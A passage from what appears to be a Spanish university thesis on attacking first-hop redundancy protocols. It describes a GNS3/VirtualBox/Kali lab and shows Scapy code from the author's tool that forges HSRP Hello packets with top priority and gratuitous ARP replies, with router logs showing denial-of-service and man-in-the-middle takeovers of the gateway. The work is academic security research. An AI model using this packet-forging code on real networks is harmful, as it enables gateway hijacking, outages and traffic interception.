- Ejecutar las imágenes ISO como una máquina virtual: Requiere una capacidad de cómputo y de memoria muy alta.
- Cargar las imágenes ISO de forma local: Es la solución más utilizada, no requiere gran capacidad de cómputo ni de memoria RAM.
- Ejecutar GNS3 en un servidor remoto.

En este proyecto, se ha utilizado la segunda opción.

A continuación se fija la ruta de la carpeta de trabajo, así como el protocolo de transporte y el puerto usado para la comunicación con el servidor. En este proceso, la configuración aplicada es la que ofrece la herramienta por defecto.



6.1.4.- Configuración de las imágenes

Las imágenes se pueden obtener de la página oficial de Cisco <http://virl.cisco.com/>.

Una vez se disponga de todo el material, se procede a la instalación de la imágenes ISO dentro de las herramienta.

La figura 6.1 muestra el procedimiento. En primer lugar y tras seleccionar el dispositivo que se desea incluir a la izquierda del menu principal, se hace “click” sobre *New Appliance template* y se selecciona la primera opción señalada en la figura con un círculo rojo.





Figura 6.1.- Nueva imagen IOS en GNS3

El resto de opciones de las siguientes ventanas se establecen por defecto, salvo la mostrada en la figura 6.2. Es muy importante hacer “click” en el botón marcado con un rectángulo rojo, de otra manera, el consumo de recursos por parte del programa al intentar virtualizar dicha imagen puede ser excesivo.






Figura 6.2.- Procesamiento de IOS en GNS3

Por otro lado, se procede a la instalación del programa Virtual box y del sistema operativo de Kali Linux.

Para incorporar dicha máquina virtual al programa GNS3, se siguen los pasos marcados en la figura 6.3, similares al proceso anterior.





Figura 6.3.- Incorporación de Kali Linux en GNS3





6.2.- Virtual Box

Virtual Box es un software de código abierto que permite la virtualización de sistemas operativos sobre un sistema anfitrión. En este proyecto se hace uso de Virtual Box para ejecutar Kali Linux y poder incorporarlo en una red virtual con GNS3.

GNS3 configura la interfaz de red de Virtual Box como en la figura 6.4 para usar la red diseñada.




Figura 6.4.- Conexión VBox con GNS3

Los ataques de MiTM diseñados, utilizan una interfaz de salida para reenviar el tráfico recibido por la red interna de GNS3. En este caso, una red Wi-Fi para acercar el entorno simulado a un entorno real.

VBox no permite el uso de la interfaz Wi-Fi del portátil debido a que la reconoce como una red cableada, por tanto, se ha configurado una tarjeta de red wireless que se conecta vía USB. VBox reconoce la antena como un dispositivo Wi-Fi y permite usarla como una interfaz Wireless. Un ejemplo de esta antena es la mostrada en figura 6.5.







Figura 6.5.- Antena Wi-Fi Alfa Network

6.3.- Laboratorio Real

Para verificar el correcto funcionamiento de la herramienta sobre equipos reales, se ha utilizado el laboratorio del aula de telemática de la Escuela Politécnica de Ingeniería de Gijón. Para ver las distintas topologías implementadas ver el capítulo 7. En este proceso se han utilizado los routers de la familia 1941 y el switch 2960.





7. Ataques realizados y mitigaciones en los protocolos FHRP

En este capítulo se detallan las vulnerabilidades encontradas en los protocolos de redundancia de primer salto, su explotación desde una máquina Kali Linux, así como las posibles soluciones que existen para prevenir su ataque.

Todos los protocolos FHRP tienen la misma vulnerabilidad, ya que la transmisión de mensajes del protocolo se realiza por IP multicast.


Como vector de ataque, el atacante debe estar conectado a la boca de un switch para escuchar el tráfico multicast de los protocolos.

Los ataques mostrados a continuación, se han realizado en la versión que configuran los routers Cisco por defecto.

7.1.- Explotación de vulnerabilidades de HSRP

Ambas versiones de HSRP son vulnerables a los ataques mostrados a continuación. HSRPv1 usa como dirección multicast de grupo HSRP 224.0.0.2. Por tanto cualquier atacante puede generar tráfico malintencionado para engañar a los routers.

El problema radica en la prioridad de los routers. Un router en estado *Active* permite el desalojo del mismo si recibe una prioridad mayor en un mensaje *Hello* procedente de otro router en estado *Active*. Los ataques más significativos que aprovechan las vulnerabilidades mencionadas son: Denegación de Servicio y Man In The Middle.





7.1.1.- Denegación de Servicio (DoS)

La denegación de servicio (DoS) en el protocolo HSRP se logra atacando a la puerta de enlace. Es el punto de fallo que el mismo protocolo trata de solucionar. De esta forma, la red es inaccesible para todos los usuarios que intenten salir al exterior, pero sí se mantiene la conectividad a nivel de enlace de datos, es decir en capa 2.

Para conseguir realizar un ataque satisfactorio, se envían periódicamente mensajes *Hello*, con una prioridad mayor que el *Active Router*, el campo *State* igual a 16 para indicar que se trata de un router en el estado *Active* y el valor de TTL de la cabecera IP igual a 1.


La figura 7.1 muestra un trozo del código empleado en la herramienta Scropy para realizar el ataque. En ella conviene destacar:

- **Capa IP:** Se configura la dirección IP del atacante como dirección de origen y la dirección IP multicast del protocolo HSRPv1 de destino. Por defecto el campo TTL en Scapy tiene valor 1.
- **Capa UDP:** Los puertos origen y de destino deben corresponder con los puertos del protocolo HSRPv1. En este caso, 1985.
- **Capa HSRP:** Los campos *state*, *priority* y *virtualIP* son los más significativos y determinarán el éxito o el fracaso del ataque. Deben estar configurados con los valores 16, 255 y la dirección virtual del grupo a atacar respectivamente.

```
ip = scapy.IP(src= falseIp, dst='224.0.0.2')
udp = scapy.UDP(sport = 1985, dport= 1985)
hsrp = scapy.HSRP(version = version, opcode = opcode, state = 16,
| hellotime = hellotime, holdtime= holdtime, priority=255, group =
group,
| reserved = reserved, auth = autentificacion, virtualIP= virtualIp)
```

Figura 7.1.- Configuración del paquete Hello fraudulento en Scropy

Para no saturar la red, ni introducir más tráfico del necesario, los paquetes HSRP se envían en un periodo de tiempo prudencial. Se utiliza el valor del campo *HelloTime* del protocolo HSRP como referencia.





7.1.1.1.- Escenario con 1 grupo HSRP

El escenario virtual realizado para preparar y poner a prueba el ataque de denegación de servicio a routers con HSRP configurado se muestra en la figura 7.2.




Figura 7.2.- Topología de ataque DoS HSRP (1 grupo)

En él se muestran dos máquinas Kali Linux corriendo con VBox y dos PCs virtuales que facilita GNS3. Los routers están configurados con la IP virtual 192.168.0.1 en el grupo 0 del protocolo HSRP.

En la figura 7.3 se muestra la herramienta diseñada ejecutando el ataque DoS de manera exitosa. Además, Scropy envía tráfico de capa 2 para que el switch cambie la interfaz por la que se encuentra la MAC virtual. Este efecto se puede ver en la figura 7.4 que representa el antes y el después del ataque. En ella y antes de ejecutar el ataque, la interfaz *Ethernet6* del switch tiene asociada dos direcciones MAC. Una pertenece a la MAC física de la interfaz del router y la otra a la MAC virtual del grupo HSRP.



Después de ejecutar el ataque, el switch cambia la interfaz de salida por la que está asociada la MAC virtual del grupo HSRP.




Figura 7.3.- Scropy ejecutando ataque DoS a un grupo (HSRP)

SW1> mac		
Port	Mac	VLAN
Ethernet6	00:00:0c:07:ac:00	1
Ethernet3	ca:02:0d:b4:00:00	1
Ethernet0	08:00:27:ce:34:4b	1
Ethernet6	ca:01:06:90:00:00	1

SW1> mac		
Port	Mac	VLAN
Ethernet0	00:00:0c:07:ac:00	1
Ethernet3	ca:02:0d:b4:00:00	1
Ethernet0	08:00:27:ce:34:4b	1
Ethernet6	ca:01:06:90:00:00	1

Figura 7.4.- Tabla MAC del switch antes/durante el ataque DoS a un grupo (HSRP)

7.1.1.2.- Escenario con 2 grupos HSRP

Para hacer la pruebas se ha utilizado la siguiente topología presente en la figura 7.5. En ella conviene destacar el número de grupo configurado y los roles que desempeña cada router.




Figura 7.5.- Topología de ataque DoS HSRP (2 grupos)

Scorpy es capaz de detectar los grupos HSRP activos y de realizar ataques de DoS a un grupo, varios o todos a la vez. En la figura 7.6 se muestra el funcionamiento de la herramienta cuando detecta más de un grupo.





Figura 7.6.- Scorpy ejecutando ataque DoS a dos grupos (HSRP)



En este ataque, se usurpa el rol de *Active Router* a los routers “R2” (activo para el grupo 0) y “R3” (activo para el grupo 1). En la figura 7.7 se aprecia el cambio de los estados del router “R3” durante el ataque y en la figura 7.8 los cambios en el router “R2”.

```
Next hello sent in 0.928 secs
Preemption disabled
Active router is 192.168.0.4, priority 120 (expires in 8.000 sec)
Standby router is local
Priority 110 (configured 110)
IP redundancy name is "hsrp-Fa0/0-0" (default)
FastEthernet0/0 - Group 1
State is Active
    2 state changes, last state change 00:01:24
Virtual IP address is 192.168.0.2
Active virtual MAC address is 0000.0c07.ac01
    Local virtual MAC address is 0000.0c07.ac01 (v1 default)
Hello time 3 sec, hold time 10 sec
    Next hello sent in 2.452 secs
Preemption enabled
Active router is local
Standby router is 192.168.0.4, priority 110 (expires in 9.416 sec)
Priority 120 (configured 120)
IP redundancy name is "hsrp-Fa0/0-1" (default)
R3#
R3#
*Jul  9 12:45:19.135: %HSRP-6-STATECHANGE: FastEthernet0/0 Grp 0 state Standby -> Listen
*Jul  9 12:45:19.291: %HSRP-6-STATECHANGE: FastEthernet0/0 Grp 1 state Active -> Speak
R3#
*Jul  9 12:45:29.291: %HSRP-6-STATECHANGE: FastEthernet0/0 Grp 1 state Speak -> Standby
R3#
R3#show stan
R3#show standby
FastEthernet0/0 - Group 0
State is Listen
    2 state changes, last state change 00:01:14
Virtual IP address is 192.168.0.1
Active virtual MAC address is 0800.27ce.344b
    Local virtual MAC address is 0000.0c07.ac00 (v1 default)
Hello time 3 sec, hold time 10 sec
Preemption disabled
Active router is 192.168.0.128, priority 255 (expires in 9.840 sec)
Standby router is 192.168.0.4, priority 120 (expires in 8.328 sec)
Priority 110 (configured 110)
IP redundancy name is "hsrp-Fa0/0-0" (default)
FastEthernet0/0 - Group 1
State is Standby
    4 state changes, last state change 00:01:04
Virtual IP address is 192.168.0.2
Active virtual MAC address is 0800.27ce.344b
    Local virtual MAC address is 0000.0c07.ac01 (v1 default)
Hello time 3 sec, hold time 10 sec
    Next hello sent in 1.572 secs
Preemption enabled
Active router is 192.168.0.128, priority 255 (expires in 9.088 sec)
Standby router is local
Priority 120 (configured 120)
IP redundancy name is "hsrp-Fa0/0-1" (default)
```

Figura 7.7.- Información de R3 antes y durante el ataque DoS a dos grupos (HSRP)






```
Preemption enabled
Active router is local
Standby router is 192.168.0.5, priority 110 (expires in 7.228 sec)
Priority 120 (configured 120)
IP redundancy name is "hsrp-Fa0/0-0" (default)
FastEthernet0/0 - Group 1
State is Standby
  1 state change, last state change 00:01:39
  Virtual IP address is 192.168.0.2
  Active virtual MAC address is 0000.0c07.ac01
    Local virtual MAC address is 0000.0c07.ac01 (v1 default)
  Hello time 3 sec, hold time 10 sec
  Next hello sent in 2.168 secs
  Preemption disabled
  Active router is 192.168.0.5, priority 120 (expires in 8.956 sec)
  Standby router is local
  Priority 110 (configured 110)
  IP redundancy name is "hsrp-Fa0/0-1" (default)
R2#
R2#
*Jul  9 12:45:25.859: %HSRP-6-STATECHANGE: FastEthernet0/0 Grp 0 state Active -> Speak
*Jul  9 12:45:26.163: %HSRP-6-STATECHANGE: FastEthernet0/0 Grp 1 state Standby -> Listen
R2#
*Jul  9 12:45:35.859: %HSRP-6-STATECHANGE: FastEthernet0/0 Grp 0 state Speak -> Standby
R2#
R2#
R2#show stan
R2#show standby
FastEthernet0/0 - Group 0
State is Standby
  4 state changes, last state change 00:00:26
  Virtual IP address is 192.168.0.1
  Active virtual MAC address is 0800.27ce.344b
    Local virtual MAC address is 0000.0c07.ac00 (v1 default)
  Hello time 3 sec, hold time 10 sec
  Next hello sent in 0.804 secs
  Preemption enabled
  Active router is 192.168.0.128, priority 255 (expires in 7.460 sec)
  Standby router is local
  Priority 120 (configured 120)
  IP redundancy name is "hsrp-Fa0/0-0" (default)
FastEthernet0/0 - Group 1
State is Listen
  2 state changes, last state change 00:00:35
  Virtual IP address is 192.168.0.2
  Active virtual MAC address is 0800.27ce.344b
    Local virtual MAC address is 0000.0c07.ac01 (v1 default)
  Hello time 3 sec, hold time 10 sec
  Preemption disabled
  Active router is 192.168.0.128, priority 255 (expires in 8.636 sec)
  Standby router is 192.168.0.5, priority 120 (expires in 7.484 sec)
  Priority 110 (configured 110)
  IP redundancy name is "hsrp-Fa0/0-1" (default)
```

Figura 7.8.- Información de R2 antes y durante el ataque DoS a dos grupos (HSRP)

A nivel de enlace, el switch también sufre cambios en la tabla MAC, presente en la figura 7.8. En ella, el switch reasigna la MAC virtual de los grupos 0 y 1 hacia la interfaz del atacante.





Port	Mac	VLAN
Ethernet6	00:00:0c:07:ac:00	1
Ethernet3	00:00:0c:07:ac:01	1
Ethernet2	00:50:79:66:68:01	1
Ethernet1	00:50:79:66:68:00	1
Ethernet4	ca:03:0e:18:00:00	1
Ethernet3	ca:02:0d:b4:00:00	1
Ethernet0	08:00:27:ce:34:4b	1
Ethernet6	ca:01:06:90:00:00	1


Port	Mac	VLAN
Ethernet0	00:00:0c:07:ac:00	1
Ethernet0	00:00:0c:07:ac:01	1
Ethernet2	00:50:79:66:68:01	1
Ethernet1	00:50:79:66:68:00	1
Ethernet4	ca:03:0e:18:00:00	1
Ethernet3	ca:02:0d:b4:00:00	1
Ethernet0	08:00:27:ce:34:4b	1
Ethernet6	ca:01:06:90:00:00	1

Figura 7.9.- Tabla MAC del switch antes/durante el ataque DoS a dos grupos (HSRP)

7.1.2.- Man In The Middle (MiTM)

El ataque Man in The Middle es una extensión del ataque DoS vista en el apartado anterior.

Una vez consigue usurpar la autoridad del *Active Router*, convirtiéndose así en el router principal y sin dejar de enviar los mensajes *Hello*, se debe notificar a nivel de capa de enlace, la posesión de la dirección IP virtual asociada a la dirección MAC virtual.





En las capturas realizadas en el apartado 3.1.1.7, cuando un router se convierte en *Active Router*, este envía mensajes *Gratuitous ARP*.

La idea es replicar el mismo procedimiento con Scropy para engañar al switch y que reenvíe los paquetes por la interfaz correcta. En la figura 7.10 se muestra la configuración de las capas para el protocolo ARP.


```
etherAllRouter= scapy.Ether(src=virtualMac, dst= broadcast)
arpAllRouter = scapy.ARP(op = 2, hwsrc= virtualMac, psrc= virtualIp,
| hwdst= broadcast, pdst= virtualIp)

etherSTP= scapy.Ether(src= virtualMac, dst= stpUpLink)
arpSTP = scapy.ARP(op = 2, hwsrc= virtualMac, psrc= virtualIp,
| hwdst= stpUpLink, pdst= virtualIp)
```

Figura 7.10.- Configuración de los paquetes Gratuitous ARP y STP Up-LinkFast en Scropy

Para que el usuario de la red no perciba ningún cambio, se reenvía el tráfico hacia el exterior. La diferencia con otros ataques Man in The Middle es que en este caso, ya no existe la puerta de enlace, por tanto, es necesario configurar la misma en una interfaz para que haga de puerta de enlace. Una posible solución y por la que se opta en este proyecto, es la configuración de subinterfaces en la máquina Kali Linux.

En la figura 7.11, se muestra la topología utilizada para realizar el ataque MiTM. El dispositivo marcado en rojo representa al atacante mientras que el azul, identifica a un usuario normal de la red.



